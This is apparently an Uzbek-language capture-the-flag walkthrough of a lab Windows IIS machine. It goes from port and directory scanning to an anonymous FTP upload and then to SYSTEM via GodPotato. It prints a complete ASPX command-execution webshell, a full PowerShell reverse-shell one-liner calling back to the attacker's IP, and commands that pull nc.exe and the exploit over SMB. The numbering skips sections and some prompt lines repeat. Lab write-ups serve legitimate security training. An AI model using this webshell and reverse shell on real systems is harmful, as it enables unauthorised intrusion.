

Raximjonov Saidislom

machine: SRV difficulty: Easy target IP: 10.13.5.75


1. Portlarni skanerlash

nmap bilan barcha portlarni skanerladim. Bu Windows mashina ekanligi darrov ko'rindi: 21 (ftp), 80 (http), 135 (msrpc), 139/445 (smb), 5985/47001 (winrm) portlari ochiq edi.

```
nmap 10.13.5.75 -p- --min-rate 5000
```

2. 80-portni tekshirish

80-portga kirganimda standart IIS Windows Server sahifasi chiqdi.



3. Papkalarini qidirish (gobuster)

gobuster yordamida qidirganimda aspnet_client/ va ftproot/ papkalari topildi. ftproot nomi FTP orqali yuklangan fayllar shu yerga tushishini ko'rsatib turibdi.

```


(saidislom@kali)-(Pictures)
$ gobuster dir -u http://10.13.5.75 -w /usr/share/wordlists/dirb/big.txt -x aspx,asp,html,txt -b 400,403,404
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.13.5.75
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 403,404,400
[+] User Agent: gobuster/3.8.2
[+] Extensions: aspx,asp,html,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
aspnet_client (Status: 301) [Size: 155] [--> http://10.13.5.75/aspnet_client/]
ftproot (Status: 301) [Size: 149] [--> http://10.13.5.75/ftproot/]
Progress: 102345 / 102345 (100.00%)
=====
Finished
=====
(saidislom@kali)-(Pictures)
$

```

```
gobuster dir -u http://10.13.5.75 -w /usr/share/wordlists/dirb/big.txt -x aspx,asp,html,txt -b 400,403,404
```

4. ASPX webshell tayyorlash

21-port FTP ochiq va ftproot papkasi web orqali ko'rinib turgani uchun, ASPX formatidagi oddiy webshell tayyorladim.




```
(saidislom@kali)-[Pictures]
└─$ cat > cmd.aspx << 'EOF'
<%@ Page Language="C#" %>
<% Import Namespace="System.Diagnostics" %>
<script runat="server">
void Page_Load(object sender, EventArgs e)
{
    string cmd = Request.Form["cmd"];
    if (cmd != null)
    {
        Process p = new Process();
        p.StartInfo.FileName = "cmd.exe";
        p.StartInfo.Arguments = "/c " + cmd;
        p.StartInfo.UseShellExecute = false;
        p.StartInfo.RedirectStandardOutput = true;
        p.Start();
        Response.Write("<pre>" + p.StandardOutput.ReadToEnd() + "</pre>");
        p.WaitForExit();
    }
}
</script>
<html>
<body>
<form method="POST">
<input type="text" name="cmd" size="50" />
<input type="submit" value="Run" />
</form>
</body>
</html>
EOF
```

```
cat > cmd.aspx << 'EOF'
... (ASP.NET webshell kodi) ...
EOF
```

5. FTP orqali faylni yuklash

FTP serverga anonymous foydalanuvchi sifatida ulanib ko'rdim va bu ishladi. cmd.aspx faylini serverga yukladim.




```
(saidislom@kali)-[~]
$ ls
Build      cmd.aspx  Documents  Haady      Lms        Music      Pictures   Public     Templates  'VirtualBox VMs'
Cheetsheets Desktop  Downloads  Intixon    Machines   PDF        Projects   Red0exam   Videos    Workspace

(saidislom@kali)-[~]
$ ftp 10.13.5.75
Connected to 10.13.5.75.
220 Microsoft FTP Service
Name (10.13.5.75:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put cmd.aspx
local: cmd.aspx remote: cmd.aspx
229 Entering Extended Passive Mode (|||49675|)
125 Data connection already open; Transfer starting.
100% |*****| 725      6.91 MiB/s  --:-- ETA
226 Transfer complete.
725 bytes sent in 00:00 (832.95 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||49676|)
150 Opening ASCII mode data connection.
07-31-26 05:34PM      725 cmd.aspx
226 Transfer complete.
ftp>
```

```
ftp 10.13.5.75
Name: anonymous
put cmd.aspx
```

6. Webshell orqali buyruq bajarish


Fayl ftproot papkasiga tushgani uchun brauzerdan to'g'ridan-to'g'ri ochib, whoami buyrug'ini yuborib ko'rdim. Natijada iis apppool\defaultapppool huquqida ekanligim ma'lum bo'ldi.



```
http://10.13.5.75/ftproot/cmd.aspx -> cmd=whoami
```

7. Reverse shell uchun listener ochish

To'liq interaktiv shell olish uchun kali tomonida nc listenerini ochib qo'ydim.




```
File Edit Search View Document Help
*Untitled1 - Mousepad

1 powershell -c "$client = New-Object System.Net.Sockets.TCPClient('10.13.4.162',7777);$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object
-TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 =
$sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

```
nc -lvnp 7777
```

8. PowerShell reverse shell skripti

Webshell orqali ishga tushirish uchun PowerShell TCP reverse shell skriptini tayyorladim.



```
kali@kali ~
Session Actions Edit View Help

(saidislom@kali)-[~]
$ nc -lvnp 7777
listening on [any] 7777 ...
```

```
powershell -c "$client = New-Object System.Net.Sockets.TCPClient('10.13.4.162',7777);  
..."
```

9. Interaktiv shellga ega bo'lish

Skriptni cmd.aspx orqali yuborganimdan so'ng, nc listenerimga ulanish keldi. Foydalanuvchi: iis apppool\defaultapppool.




```
kali@kali: ~  
Session Actions Edit View Help  
└─(saidislom@kali)-[~]  
└─$ nc -lvnp 7777  
listening on [any] 7777 ...  
connect to [10.13.4.162] from (UNKNOWN) [10.13.5.75] 49677  
whoami  
iis apppool/defaultapppool  
PS C:\windows\system32\inetsrv>
```

10. Privilege Escalation uchun tayyorgarlik (GodPotato)

iis apppool foydalanuvchisi odatda SelImpersonatePrivilege huquqiga ega bo'ladi, shuning uchun GodPotato exploitini yuklab oldim.

Tayyorlangan fayllarni target mashinaga o'tkazish uchun impacket-smbserver yordamida SMB share ochdim.




```
kali@kali:~/Workspace
Session Actions Edit View Help

(saidislom@kali)-[Workspace]
└─$ impacket-smbserver share . -smb2support
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

```
impacket-smbserver share . -smb2support
```

13. Fayllarni target serverga ko'chirish

Reverse shell ichida ochilgan share'dan god.exe va nc.exe fayllarini C:\windows\temp papkasiga nusxaladim.



```
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp>
PS C:\windows\temp> copy \\10.13.4.162\share\nc.exe
PS C:\windows\temp> copy \\10.13.4.162\share\GodPotato-NET4.exe god.exe
PS C:\windows\temp> ls

Directory: C:\windows\temp


Mode                LastWriteTime         Length Name
----                -
-a----          4/11/2023   6:49 AM           57344 god.exe
-a----          7/31/2026   5:40 AM           28160 nc.exe
-a----          1/4/2026   11:44 AM             102 silconfig.log

PS C:\windows\temp> saidislom
```

```
copy \\10.13.4.162\share\nc.exe
copy \\10.13.4.162\share\GodPotato-NET4.exe god.exe
```

14. Root(system) uchun listener ochish

GodPotato orqali olinadigan SYSTEM shell uchun yangi listenerni ochdim.



```
nc -lvnp 1111
```

15. GodPotato exploitini ishga tushirish

god.exe orqali GodPotato exploitini ishga tushirib, nc.exe yordamida SYSTEM huquqida yangi ulanish yuborishni buyurdim.

Xulosa: FTP serverga anonymous kirish imkoniyati orqali ASPX webshell yuklab RCE oldim, keyin PowerShell reverse shell bilan interaktiv sessiyaga o'tdim. IIS AppPool foydalanuvchisining SeImpersonatePrivilege huquqidan foydalanib, GodPotato exploiti yordamida NT AUTHORITY\SYSTEM darajasiga ko'tarildim.